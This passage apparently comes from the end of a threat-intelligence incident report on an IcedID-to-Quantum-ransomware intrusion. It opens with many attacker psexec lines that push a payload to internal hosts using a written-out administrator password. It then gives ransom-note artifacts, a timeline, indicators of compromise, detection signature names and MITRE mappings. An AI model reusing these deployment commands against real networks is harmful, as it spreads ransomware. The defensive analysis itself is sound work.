start psexec.exe \\10    .203 -u              \Administrator -p vjnkjsvs!!!_!@kbvsjkbskb -d -h -r mstdc -s -accepteula -nobanner C:\windows\temp\64.exe
start psexec.exe \\10    .204 -u              \Administrator -p vjnkjsvs!!!_!@kbvsjkbskb -d -h -r mstdc -s -accepteula -nobanner C:\windows\temp\64.exe
start psexec.exe \\10    .205 -u              \Administrator -p vjnkjsvs!!!_!@kbvsjkbskb -d -h -r mstdc -s -accepteula -nobanner C:\windows\temp\64.exe
start psexec.exe \\10    .206 -u              \Administrator -p vjnkjsvs!!!_!@kbvsjkbskb -d -h -r mstdc -s -accepteula -nobanner C:\windows\temp\64.exe
start psexec.exe \\10    .207 -u              \Administrator -p vjnkjsvs!!!_!@kbvsjkbskb -d -h -r mstdc -s -accepteula -nobanner C:\windows\temp\64.exe
start psexec.exe \\10    .208 -u              \Administrator -p vjnkjsvs!!!_!@kbvsjkbskb -d -h -r mstdc -s -accepteula -nobanner C:\windows\temp\64.exe
start psexec.exe \\10    .209 -u              \Administrator -p vjnkjsvs!!!_!@kbvsjkbskb -d -h -r mstdc -s -accepteula -nobanner C:\windows\temp\64.exe
start psexec.exe \\10    .210 -u              \Administrator -p vjnkjsvs!!!_!@kbvsjkbskb -d -h -r mstdc -s -accepteula -nobanner C:\windows\temp\64.exe
start psexec.exe \\10    .211 -u              \Administrator -p vjnkjsvs!!!_!@kbvsjkbskb -d -h -r mstdc -s -accepteula -nobanner C:\windows\temp\64.exe
start psexec.exe \\10    .212 -u              \Administrator -p vjnkjsvs!!!_!@kbvsjkbskb -d -h -r mstdc -s -accepteula -nobanner C:\windows\temp\64.exe
start psexec.exe \\10    .213 -u              \Administrator -p vjnkjsvs!!!_!@kbvsjkbskb -d -h -r mstdc -s -accepteula -nobanner C:\windows\temp\64.exe
start psexec.exe \\10    .214 -u              \Administrator -p vjnkjsvs!!!_!@kbvsjkbskb -d -h -r mstdc -s -accepteula -nobanner C:\windows\temp\64.exe
start psexec.exe \\10    .215 -u              \Administrator -p vjnkjsvs!!!_!@kbvsjkbskb -d -h -r mstdc -s -accepteula -nobanner C:\windows\temp\64.exe
start psexec.exe \\10    .216 -u              \Administrator -p vjnkjsvs!!!_!@kbvsjkbskb -d -h -r mstdc -s -accepteula -nobanner C:\windows\temp\64.exe
```


When the payload was executed, there were some telltale registry events observed indicating .Quantum file extension Shell Open Command artifacts.

Image	TargetObject
C:\ProgramData\locker_32.exe	HKU\S-1-5-21-2743254011-3096160060-3284746287-500_Classes\.quantum\shell\Open\command
C:\ProgramData\locker_64.exe	HKU\S-1-5-21-2743254011-3096160060-3284746287-500_Classes\.quantum\shell\Open\command

The HTML message was dropped in various directories across the endpoints:

Image	TargetFilename
C:\ProgramData\locker_32.exe	C:\Users\Public\Videos\README_TO_DECRYPT.html
C:\ProgramData\locker_32.exe	C:\Users\Public\Pictures\README_TO_DECRYPT.html
C:\ProgramData\locker_32.exe	C:\Users\Public\Music\README_TO_DECRYPT.html
C:\ProgramData\locker_32.exe	C:\Users\Public\Libraries\README_TO_DECRYPT.html
C:\ProgramData\locker_32.exe	C:\Users\Public\Downloads\README_TO_DECRYPT.html
C:\ProgramData\locker_32.exe	C:\Users\Public\Documents\README_TO_DECRYPT.html
C:\ProgramData\locker_32.exe	C:\Users\Public\README_TO_DECRYPT.html
C:\ProgramData\locker_32.exe	C:\Users\Public\Desktop\README_TO_DECRYPT.html
C:\ProgramData\locker_32.exe	C:\Users\Public\AccountPictures\README_TO_DECRYPT.html
C:\ProgramData\locker_32.exe	C:\Users[redacted]Downloads\README_TO_DECRYPT.html
C:\ProgramData\locker_32.exe	C:\Users[redacted]Desktop\README_TO_DECRYPT.html
C:\ProgramData\locker_32.exe	C:\Users\Default\README_TO_DECRYPT.html
C:\ProgramData\locker_32.exe	C:\Users[redacted]\Downloads\README_TO_DECRYPT.html
C:\ProgramData\locker_32.exe	C:\Users[redacted]\Desktop\README_TO_DECRYPT.html


The HTML file displayed the all but familiar message:



The following Locker files were then deleted:

TargetFilename
C:\ProgramData\locker_32.dll
C:\ProgramData\locker_32.exe
C:\ProgramData\locker_32.exe.log
C:\ProgramData\locker_64.exe

Diamond Model


Adversary
Workstation
Name: HYPERV
IPv4: 199.101.184[.]230
AS31863
Centrilogic, Inc.
USA
Rclone
Email: goodvibe888@proton.me
Infrastructure
Domains
fazehotafa[.]com
alockajilly[.]com
zoomersoidfor[.]com
DigitalOcean
45.66.151[.]109
MB "Ricarta"
mbricarta@gmail[.]com
Lithuania
172.93.181[.]165
Router Hosting
USA
111.90.143[.]191
111.90.146[.]141
Shinjiru Technology
Malaysia
78.128.112[.]139
DotDash
Bulgaria
46.101.19[.]119
DigitalOcean
USA
5.196.103[.]145
OVH
France
Capabilities/TTPs
Defender Tamper
Mimikatz
RSAT
ADGet
Cobalt Strike
LSASS Access
RDP
WMI
IcedID ISO
Quantum Ransomware
Victim
Domain Controllers
Backup
Workstations

Timeline


Malicious ISO File Leads to Domain Wide Ransomware
Day 1
19:35 UTC Initial Access
19:35 UTC Discovery
Day 2
12:22 UTC Command and Control
13:09 UTC Installation of Remote Access Tool
13:23 UTC Privilege Escalation
13:30 Lateral Movement to Server
15:38 - 17:04 UTC UTC Command and Control and Discovery
19:08 - 20:04 UTC Lateral Movement
Discovery on Domain Controller 21:32 -23:39 UTC
Day 3
00:20 UTC Discovery on Beachhead Host
00:34 UTC DCSync and Other Error's
01:01 UTC Credential Access on Domain Controller
01:18 UTC Discovery: Event Log
12:33 UTC Credential Access on Domain Controller
13:25 UTC Discovery an Lateral Movement
13:56 - 15:01 UTC Credential Access on Second Domain Controller
17:26 - 23:27 Discovery
Day 4
00:28 - 18:03 UTC Discovery. Lateral Movement. and Command and Control
21:46 - 22:30 UTC Command and Control. and Exfiltration on Backup Server
22:06 UTC Ransomeware Binary Staged on Backup Server
Day 5
01:02 UTC Impact: Ransomware Execution Begins
01:29 Impact
01:55 Impact
02:16 UTC Impact: Rasomware Final execution from Domain Controllers

Indicators

Atomic

```
IcedID:

alockajilly.com
zoomersoidfor.com
choifejuce.lol
opiransiuera.com
erinindiaka.quest
opiransiuera.com
zoomersoidfor.com
considerf.info
antiflamez.bar
www.onlinecloud.cloud
64.227.12.180:80
5.196.103.145:443
66.63.188.70:443
178.128.85.30:443
5.252.177.10:443
46.101.19.119:443
```

```
Cobalt Strike:

fazehotafa.com
guteyutu.com
45.66.151.109
172.93.181.165
111.90.143.191
78.128.112.139
```

```
Mega User:
goodvibe888@proton[.]me

Attacker Infrastructure:
199.127.60[.]117
199.101.184[.]230
```

Computed

```
Invoice-09-28#268_PDF.iso
515047b6ce410001696812bc85e197d1
26b11c95a6a324dbb0ab32428361b0531234ecee
68f971a1b391f809058e83058a2037d29c28a8a21fd618b0d952466c632ff1be

documents.lnk
1af7a0e058ce1b63b138a1425a835561
66b8da857c6dc45dea3a9fb17a503b3c2d203245
1ee563caf943d3a7ed315dda9c37f0c9c445eec6dfb78ae196d2989626a0dfec

eyewear.bat
0d51c60c67c62836ba0f7948113b3737
a597205ed55b6e6413a17edb62cbb29bda735676
999cba918c297bf0b0d7d4aa9003e6338cc300a9270cc758d1d108c26603417d

easygoing.dat
f102a95e749d1ee63c71df902856ae51
fda81b5951bb02ef0236088c310d9bc4fa70e1e6
f27d924911a7087928012764358bad9240b2ba8aeeca5e0d717abdbb82344981

rapuab1.dll
ce1b0e77a31da8dc68f77a977b04f3e4
5facd0aa9a29e0768ab9f432c79eac173af69711
163800b0fbf1b1b7bbc7f719df421ed717111c7c9ddea9c9b41f898ee22dd51a
```

```
9bd6b1f24b9589a3fbc1d54b6e6184b8
f8473c6c8b298a3d72c8ca890667eddab62d2ba8
03a9d6afc99e70333723d921bd1265ac948cdabb8b15689b5ceb1c02365a9572

beacA.dll
1b1497c2758ff5a8ade2df336a7a6c2d
d6cc874f84797813c225318b877eace04ca5f5a1
47ed0d1c7d8abc159d1eb2bb9fbe037f38b0846217cc11132652734f93ad5678

beaconM-1664297797-T0B9Z_32-cr.exe
dbb08886c60f3c44b377d09bd9d8b6d3
7262b7df4d90409fb141856d9b55792872deda20
8f7cc7cc14a12753d41678981b929546d12218d457a9d22951808cb5f19e549c

df5ce1159ef2e257df92e1825d786d87
a7e163eaa0fc2afb9c0d5ac6f79cb3e49919dd3c
842737b5c36f624c9420a005239b04876990a2c4011db87fe67504fa09281031

AD.bat
e77f23aac8db0d23196b6bef64fe04fc
90bf77e194970dd74d1b49faf58ae395ce49bb34
c2ebcc389304539bc13c3d2023cf88f9ea0bac7210fefa03f8333eaab0bbb76d

ns.bat
7ac356035fce31e9e14c3a3d371ddf41
61f838d9b0998ab23877e86f6e8ba3551799e07c
4f52c7448bdcb4caa2eff701b0f3b60b406aea278ecd5a3b23cac808a65418e7

92edbbeff775928cfc6e3c8efefe4ecc
fffa0ce086791c41360971e3ce6a0d1af1701616
fc4da07183de876a2b8ed1b35ec1e2657400da9d99a313452162399c519dbfc6

955d0cf317efe48bf0394330fcd82ebb
d84d40038311e188e25c78389b51b900de9c69bd
e9da08831e0d4395f697e4f18c87be941bf52c79d84da1cc88186bdea1ebf4f4

lsass.dll
adc50d0c1e7bf37288a612a0f278e028
6254e8cca47d87f29e85627a08ba88b79915a459
fafc84466c1ce361bb6ce219bde2b64ca07a6a6feda23f444749ba06c44b0580

397020072f5787dbbc0c344f98623bbd
970e793c86266b20d280c04e0f41ec7ae9c2093c
6511d6e84343c2d3a4cd36853170509e2751e27c86f67c6a031dc88e7e495e48

601d613bff412d245e3edf46dc499d83
a39b9119003c63583e2a0f11f19f3e6050399176
2a2c83a7c8cd33e45dc14b8d955e00161580d6d2736f4e75a235aa3eb2f21528

locker_32.dll
131d277cfbc9f4b2d667150d84ad503d
f05ff93ee4d2f31bc70c0484a559d562203b7700
a378b8e9173f4a5469e7b5105be40723af29cbd6ee00d3b13ff437dae4514dff

license.dat
b31de50a57e8cb73c9efda8b97ffa261
a7e3f617644599ec695da84d140a7b69c392a421
55be890947d021fcc8c29af3c7aaf70d8132f222e944719c43a6e819e84a8f8b
```

Detections

Network

```
ET HUNTING Suspicious Empty SSL Certificate - Observed in Cobalt Strike
ET Threatview.io High Confidence Cobalt Strike C2 IP group 2
ET INFO Pastebin-style Service (textbin .net in TLS SNI)
```

```
ET INFO Splashtop Domain (splashtop .com) in TLS SNI
ET INFO Splashtop Domain in DNS Lookup (splashtop .com)
ET MALWARE Meterpreter or Other Reverse Shell SSL Cert
ET POLICY PE EXE or DLL Windows file download HTTP
ET INFO Dotted Quad Host DLL Request
ET INFO Executable Retrieved With Minimal HTTP Headers - Potential Second Stage Download
ET HUNTING SUSPICIOUS Dotted Quad Host MZ Response
ET HUNTING Suspicious lsass.exe in URI
ET MALWARE Win32/IcedID Request Cookie
ET POLICY SSL/TLS Certificate Observed (AnyDesk Remote Desktop Software)
ET USER_AGENTS AnyDesk Remote Desktop Software User-Agent
ET EXPLOIT Possible Zerologon Phase 1/3 - NetrServerReqChallenge with 0x00 Client Challenge (CVE-2020-1472)
ET EXPLOIT Zerologon Phase 2/3 - NetrServerAuthenticate2 Request with 0x00 Client Challenge and Sign and Seal
ET EXPLOIT Zerologon Phase 3/3 - Malicious NetrServerPasswordSet2 (CVE-2020-1472)
```

Sigma

Yara

win_cobalt_strike_auto

CobaltStrike__Resources_Artifact32_and_Resources_Dropper_v1_45_to_v4_x.yara

https://github.com/The-DFIR-Report/Yara-Rules/blob/main/18041/18041.yar

MITRE

18041#-Malicious ISO File Leads to Domain Wide Ransomware			
	Tools	Technique	Exploited Vulnerabilities
Initial Access		T1566.001 Phishing: Spearphishing Attachment	
Execution	IcedID Cobalt Strike	T1059.001 Command and Scripting Interpreter: PowerShell T1059.003 Command and Scripting Interpreter: Windows Command Shell T1204.002 User Execution: Malicious File T1569.002 System Services: Service Execution T1047 Windows Management Instrumentation	
Persistence	IcedID	T1053.005 Scheduled Task/Job: Scheduled Task	
Privilege Escalation	Cobalt Strike — GetSystem	T1134.001 Access Token Manipulation: Token Impersonation/Theft T1068 Exploitation for Privilege Escalation	ZeroLogon CVE-2020-1472
Defense Evasion		T1562.001 Impair Defenses: Disable or Modify Tools T1218.010 System Binary Proxy Execution: Regsvr32 T1218.011 System Binary Proxy Execution: Rundll32 T1055 Process Injection T1553.005 Mark-of-the-Web Bypass	
Credential Access	Mimikatz ProcDump	T1003.001 OS Credential Dumping: LSASS Memory T1003.006 OS Credential Dumping: DCSync	
Discovery	IcedID — nltest, net, chcp, ipconfig, systeminfo Cobalt Strike — net, nslookup, Invoke-ShareFinder, Get-EventLog, Get-ADComputer, Custom PowerShell, Custom Batch Scripts, Adget, WMI Queries, dir RDP — Group Policy, Invoke-ShareFinder, Veeam Backup Console	T1482 Domain Trust Discovery T1082 System Information Discovery T1018 Remote System Discovery T1615 Group Policy Discovery T1614.001 System Location Discovery: System Language Discovery T1124 System Time Discovery T1135 Network Share Discovery T1087.002 Account Discovery: Domain Account T1083 File and Directory Discovery T1033 System Owner/User Discovery	
Lateral Movement	Cobalt Strike	T1021.001 Remote Services: Remote Desktop Protocol T1021.002 Remote Services: SMB/Windows Admin Shares T1021.006 Remote Services: Windows Remote Management T1570 Lateral Tool Transfer	
Collection	Local Files Text, TSV, CSV	T1074.001 Data Staged: Local Data Staging	
Command and Control	IcedID Cobalt Strike AnyDesk Atera Splashtop	T1071.001 Application Layer Protocol: Web Protocols	
Exfiltration	Rclone — Mega.io	T1567.002 Exfiltration Over Web Service: Exfiltration to Cloud Storage	
Impact	Quantum Ransomware net user	T1486 Data Encrypted for Impact T1531 Account Access Removal	

```
Spearphishing Attachment - T1566.001
Windows Management Instrumentation - T1047
Windows Command Shell - T1059.003
Malicious File - T1204.002
PowerShell - T1086
Service Execution - T1035
Scheduled Task - T1053.005
```

```
Exploitation for Privilege Escalation - T1068
Access Token Manipulation - T1134
Regsvr32 - T1218.010
Rundll32 - T1218.011
DCSync - T1003.006
LSASS Memory - T1003.001
Domain Trust Discovery - T1482
System Information Discovery - T1082
Remote System Discovery - T1018
Group Policy Discovery - T1615
System Language Discovery - T1614.001
System Time Discovery - T1124
Network Share Discovery - T1135
Domain Account - T1087.002
File and Directory Discovery - T1083
Remote Desktop Protocol - T1021.001
SMB/Windows Admin Shares - T1021.002
Lateral Tool Transfer - T1570
Windows Remote Management - T1021.006
Local Data Staging - T1074.001
Web Protocols - T1071.001
Exfiltration to Cloud Storage - T1567.002
Data Encrypted for Impact - T1486
Account Access Removal - T1531
Disable or Modify Tools - T1562.001
Mark-of-the-Web Bypass - T1553.005
System Owner/User Discovery - T1033
```

```
S0002 - Mimikatz
S0154 - Cobalt Strike
S0359 - Nltest
S0039 - Net
S0096 - Systeminfo
S0100 - IPconfig
S0552 - AdFind
```

Internal case #18041
